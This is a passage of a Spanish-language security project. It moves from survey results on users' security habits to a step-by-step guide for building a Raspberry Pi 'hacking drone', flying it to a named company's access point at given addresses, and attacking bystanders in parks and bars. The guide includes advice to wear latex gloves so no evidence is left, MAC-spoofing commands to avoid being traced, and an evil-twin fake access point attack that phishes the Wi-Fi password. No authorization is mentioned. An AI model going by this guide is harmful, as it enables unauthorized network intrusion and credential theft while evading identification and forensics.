


Figura (2.4)

En el grafico observar como la gran mayoría de los encuestados un 62.8% utiliza su ordenador más de 6h diarias.

Pregunta nº15




Figura (2.5)

En el grafico observar como la gran mayoría de los encuestados un 73.9 Alguna vez a desechado un ordenador sin descomponer cada parte adecuadamente por separado. Mientras un 26.1% comunica que si lo ha hecho.

Conclusiones de las encuestas

La encuesta creada por mi para poder tener una visión global en una pequeña parte de la población acerca de su conocimiento sobre la seguridad informática esta fue contestada por 285 personas alrededor de todo el mundo, desde amas de casa hasta ingenieros, de profesores/as hasta estudiantes, etc. De las respuestas de la encuesta he podido sacar diversas conclusiones acerca de las preguntas expuestas.

En primer lugar, se puede observar que el nivel de estudio de las personas encuestadas no tiene relación directa con la seguridad informática, pero un alto nivel de formación u ocupación contribuye al conocimiento de las medidas de seguridad. En segundo lugar, vemos que las personas encuestadas creen que las personas/empresas no se toman en serio la seguridad, aunque en la actualidad se está avanzando en este aspecto y se es consciente de este, pero el avance es lento.

Por lo tanto, creo que se debería promover la seguridad informática en las empresas ya que los datos que maneja estas son de vital importancia. Por otro lado, consideran que tienen una probabilidad medida de poder ser hackeados/as y estas creen que nunca han sufrido alguna fuga de seguridad.

También, las personas encuestadas en general desconocen el verdadero término "hacker", pues el verdadero término no es el que la mayoría cree. Se puede conocer también que las personas encuestadas acostumbran a utilizar siempre la misma contraseña y a no cambiarla periódicamente.

Las personas encuestadas conocen que existen tecnologías para salvaguardar las contraseña, aunque no las utilizan. Por otro lado, gracias a las respuestas de las encuestas se puede observar que la gran mayoría de las personas encuestadas tiene estudios o formación no relacionada con la informática y que la mayoría de las personas encuestadas tienen a utilizar más de 6 horas diarias en el ordenador. Por último, se puede comprobar que la mayoría de personas encuestadas no retiran las piezas internas del ordenador antes de deshacerse de este, esto comprueba que no hacen un desecho eficaz de su ordenador. Con todas las respuestas podemos comprobar que las personas más ajenas a una formación con la informática tienden a ser más desconocedores sobre la seguridad informática, por lo tanto, tiene más posibilidades de ser vulnerables ante posibles ataques/extorsiones de los cibercriminales.

4. Creación del dron de hackeo DHV (Dron Hack V) + Preparación pre hackeo

Objetivo

El objetivo de este Dron es facilitar y simplificar el acercamiento físicamente del atacante hacia el objetivo, sin necesidad de hacer-lo de forma presencial, dando así mucho más anonimato como también velocidad para acortar el tiempo de desplazamiento en el trayecto que este supone.

Esto es una posible maqueta casera realizada con los conocimientos en materia, se podrían realizar las integraciones de estos elementos independiente-mente de la marca o modelo de cada uno de ellos.
Cabe destacar que antes de realizar las siguientes acciones, se deberá instalar en la Raspberry el sistema operativo de Kali, disponible en su página web, acompañado del servicio SSH.
También se deberán instalar los servicios de NOIP que nos ofrecerán una IP publica a la cual nos podremos conectar remotamente desde nuestro ordenador cuando deseemos realizar el ataque.
Para realizar el dron hacker se necesitan los siguientes materiales.

Materiales:

- Raspberry pi 3B
- Antena Wifi Alfa Network
- Adaptador de Red SIM a USB
- Tarjeta SIM prepago
- Guantes de latex

Estos materiales son a modo de ejemplo ya que dependiendo de los materiales utilizados pueden influir en cuanto a la velocidad del vuelo, el tiempo de vuelo, la duración de las baterías de la raspberry etc.
Se pueden encontrar los links de comprar de los materiales especificados anteriormente en el anexo en el punto 1.1
A continuación, la serie de pasos que se han de seguir para llevar , Dron Hack V.

Procedimiento practico del Dron Hack V

Para empezar, deberemos contar con los materiales arriba especificados, estos deben estar clasificados e identificarlos previamente para poder llevar a cabo los siguientes pasos.
Cabe recalcar que el uso de los guantes de látex es una recomendación para que cuando se este realizando el montaje no dejar evidencias en los componentes de la raspberry; como huellas, pelos, etc. De tal manera que si perdemos el control del dron en este dejar el mínimo de pruebas posibles.

Paso nº1

En el grafico podemos observar la placa que sirve para almacenar la batería Pijuice Una vez tengamos está montada con la batería en el slot habilitado para esta deberemos poner la cobertura negra de la ***figura 3.0*** con los pines de la ***figura 3.1***




Figura (3.0)

Placa de batería portable montada en su estructura, esta puede ser recargada incluso con energía solar.

Figura (3.1)

Aquí podemos observar cómo se juntan los dos componentes.




Figura (3.2) y figura 3.3

Placa de batería portable montada en su Estructura + montaje sobre la Raspberry pi 3B.	*Encender bateria portable.*

Paso nº2

Para poder mantener la comunicación con la Raspberry deberemos incluir en esta una conexión de datos independiente a la tarjeta wifi que incorporaremos más tardes, en este caso hemos elegido un adaptador de red SIM a USB, este nos servirá para podernos comunicar vía internet con la Raspberry pi.
Para que esta comunicación se pueda dar se deberán instalar los servicio de NOIP.
El protocolo que se utilizará para emitir las ordenes de hacking será el SSH.

Figura (3.4)
Observamos el conversor de SIM a USB conectado a la Raspberry pi

Paso nº3

Para poder realizar los ataques utilizaremos la antena de intrusión ALFA, en este caso la conectaremos a la Raspberry directamente, esta nos ofrece asimilar una distancia considerable a la hora de realizar la intrusión a la red.

Figura (3.5)
Observamos la tarjeta wifi alfa conectada directamente vía USB a la Raspberry.

Paso nº4

Una vez realizado esto deberemos conectar nuestra Raspberry pi a nuestro dron, con todas las incorporaciones de los pasos 1,2,3 de manera que este ya este completamente equipado y funcional.
En este caso se utilizarán bridas para anclar la Raspberry al dron.

Figura (3.6)
Observamos todos los componentes de las ***figuras 3.3,3.4,3.5*** *correctamente anclados al chasis del dron*

Paso nº5

Nuestro dron ya estaría listo para volar y atacar a nuestros objetivos.




Figura (3.7) *Figura (3.8)*

En la figura 3.7 vemos un esquema de cómo podrían realizarse los ataques, ya se a puntos en específico o a zonas comunitarias vulnerables (parques, bares etc…) frecuentados por personas a las cuales se les hará un análisis de vulnerabilidades gratuitamente. En la segunda figura observamos el DronHack V ya ensamblado y volando en busca de objetivos.

5. Reconocimiento del objetivo

En este caso se ha fijado un objetivo a 400 metros desde el ordenador atacante, este está ubicado en la calle Llobregós 132 y el punto de acceso a hackear esta ubicado en la Rambla del Carmelo 98.
Comentar que actualmente para volar con un dron en las ciudades se necesitan permisos por parte del ayuntamiento.

Se procedería a volar con el dron sobre la zona a atacar, una vez realizado esto hallar la manera de infiltrarnos en la red de la **EMPRESA DEMCOR** para poder infiltrarnos en la red y obtener acceso a todos los equipos conectados.

Figura (4.0)

En este grafico observamos el mapa la zona de ataque marcada, como también encontramos la zona desde la cual se esta monitorizando el ataque, vemos que entre los objetivos hay una distancia de 400m.

6. Acceso a la red

Antes de empezar lo primero que hicimos fue realizar el cambio en la numeración MAC de la tarjeta de red, de tal manera que cuando nos conectamos a la red no aparecía la MAC original, ya que esta siempre que se adquiere ya se directamente comprándola o indirectamente comprando un producto electrónico que conlleve una conexión a internet (lavadora, neveras, bombillas, etc…).
Siempre se asocia al comprador de cualquier producto electrónico a la MAC que conlleve este dispositivo y en caso de ser detectados durante la intrusión podrían localizar quien está realizando el ataque.

Conceptos Previos a la intrusión

Para cambiar la Mac se ha realizado la siguiente manera:
Se deberá instalar el programa **Machanger**, este se encuentra alojado en los repositorios de la distro de Debian. Luego veremos las propiedades nuestra tarjeta de red y la interfaz que utiliza en mi caso es la **wlan0**
Daremos de baja la interfaz que en nuestro caso es **wlan0.** A partir de ese momento podremos cambiar la MAC, incluso poner la que deseemos, en este caso yo estoy poniendo una que me genera el programa aleatoriamente. Posteriormente de haber realizado esta acción se procederá a **levantar** la interfaz
Podemos observar también que en el apartado de Current **MAC** nos muestra la MAC por defecto y la MAC permanente estas acostumbran a ser las misma a menos que anteriormente se haya realizado el cambio, también destacar que cada vez que se reinicie el equipo o se cierre sesión se perderá la MAC cambiada y volverá a su estado por defecto.

```
emmanuelmedinacoronel@kali:~$ sudo ifconfig wlan0 down
emmanuelmedinacoronel@kali:~$ sudo macchanger -r wlan0
Current MAC:   6e:31:9d:17:2c:3e (unknown)
Permanent MAC: 60:67:20:1d:9f:78 (Intel Corporate)
New MAC:       6e:21:e5:c3:15:b1 (unknown)
emmanuelmedinacoronel@kali:~$ sudo ifconfig wlan0 up |
```

Figura (5.0)

En este grafico observamos como se realiza el cambio de MAC mediante el comando Machanger -r wlan0.

Paso nº1

Antes de empezar hace falta recalcar que se podría emplear este mismo programa desde Kali Linux, pero también se ha querido probar con otras distros y ver que tan potente es el programa.
Para realizar el ataque a la red wifi en este caso utilizamos una máquina virtual con recursos mínimos de Wifislax, la cual es una distro especializada en Auditorias Wifi.

Una vez dentro del S.O procederemos a realizar el ataque para conseguir la contraseña del wifi, para ello emplearemos el programa llamado LINSET, en su versión 0.14 creado por el entusiasta de la seguridad informática *vk196*.
En este caso en esta empresa hemos podido observar que tienen un cifrado de tipo WPA2 el cual es muy complicado de descifrar y nos llevaría bastante tiempo atacar.
Por ello llevaremos otro tipo de ataque conocido como FAKEAP un punto de acceso falso el cual la primera tarea que realiza es la desautenticación de los clientes conectados al AP original de manera que les obliga a los usuarios de la red a conectarse a un nuevo AP malicioso creado por el atacante este contiene el mismo SSID que el original, pero la diferencia de este es que este no tiene ningún nivel de seguridad y esta abierto a todos los clientes que se conecten.
Una vez conectados este crea un portal donde el usuario se valida, el FAKE AP pide la contraseña de acceso wifi a los clientes conectados.
El cliente deberá pondrá la contraseña, en cuanto reciba la contraseña el AP malicioso probara la probara de tal manera que el usuario estará obligado a ponerla correctamente, en cuanto el AP malicioso confirme que la contraseña es correcta, se la enviara al atacante




Figura (5.1)
Podemos observar un ejemplo de la topología de la red con un FAKE AP.

Figura (5.2)
En esta imagen podemos apreciar la ventana principal del programa que se ha utilizado

.

Paso nº1

En la ventana principal nos pedirá que introduzcamos que interfaz deseamos utilizar, en este caso yo he utilizado la wlan0 para habilitar esta opción he introducido el carácter uno y le he dado al botón de enter.




Figura (5.3)

En esta imagen podemos apreciarlas opciones de red que nos presenta.

Paso nº2

En este paso procedimos a realizar un escaneo de todos los canales que tengan redes disponibles con clientes para poder atacarlas.




Figura (5.4)
En este grafico nos ofrece opciones de escaneo de las redes en los canales

Paso nº3

Aquí hemos seleccionado la red a atacar, el objetivo predefinido antes de comenzar era atacar la EMPRESA DEMCOR de tal manera que introduciremos 38 que es el nº de la red en la lista que se ha generado para atacar.




Figura (5.5)
En este grafico nos ofrece opciones de escaneo de las redes en los canales

Paso nº4

Desde esta interfaz nos preguntara que tipo de ataque deseamos realizar en este caso llevaremos a cabo un punto de acceso falso con HOSTAP, de manera que seleccionaremos la primera opción.




Figura (5.6)
En esta figura podremos ver los tipos de ataque disponibles

Paso nº5

Desde esta interfaz nos pregunta si deseamos guardar la captura de los paquetes capturados en algún sitio en especifico o si por defecto lo queremos dejar.




Figura (5.6)
En esta figura podremos ver la ruta donde se guarda

Paso nº6

Desde esta interfaz podemos observar los clientes en clientes conectados al punto de Acceso Fake mientras en la parte inferior en rojo podemos ver el ataque realizándose en los Cliente conectados.




Figura (5.7)
En esta figura podremos ver los clientes conectados en el AP fake.

Paso nº7

Ahora es cuestión de tiempo de que el usuario acabe de introducir la contraseña de manera de que tal y como se muestra en el siguiente grafico obtengamos la contraseña para acceder a la red wifi, por otro lado, también nos especifica la ruta donde se guarda el archivo con la contraseña almacenada.




Figura (5.8)
En esta figura podremos ver como se ha recibido la contraseña.

7. Escaneo vulnerabilidades de los sistemas de la red

En primera instancia se ha procedido a realizar un escaneo profundo de los equipos, los servicios que tienen funcionando y con estos los puertos asociados habilitados en la red.
Para ello utilizaremos el programa NMAP utilizado para poder auditar y definir lo anterior estipulado.
Cabe destacar que de este programa se han realizado diversas variaciones tales como Zenmap, GuiMap estas incorporan lanzadores gráficos para mejorar la integración con el usuario y en muchos casos como el de Zenmap nos ofrece herramientas como la creación automatizada de la topología de la red.

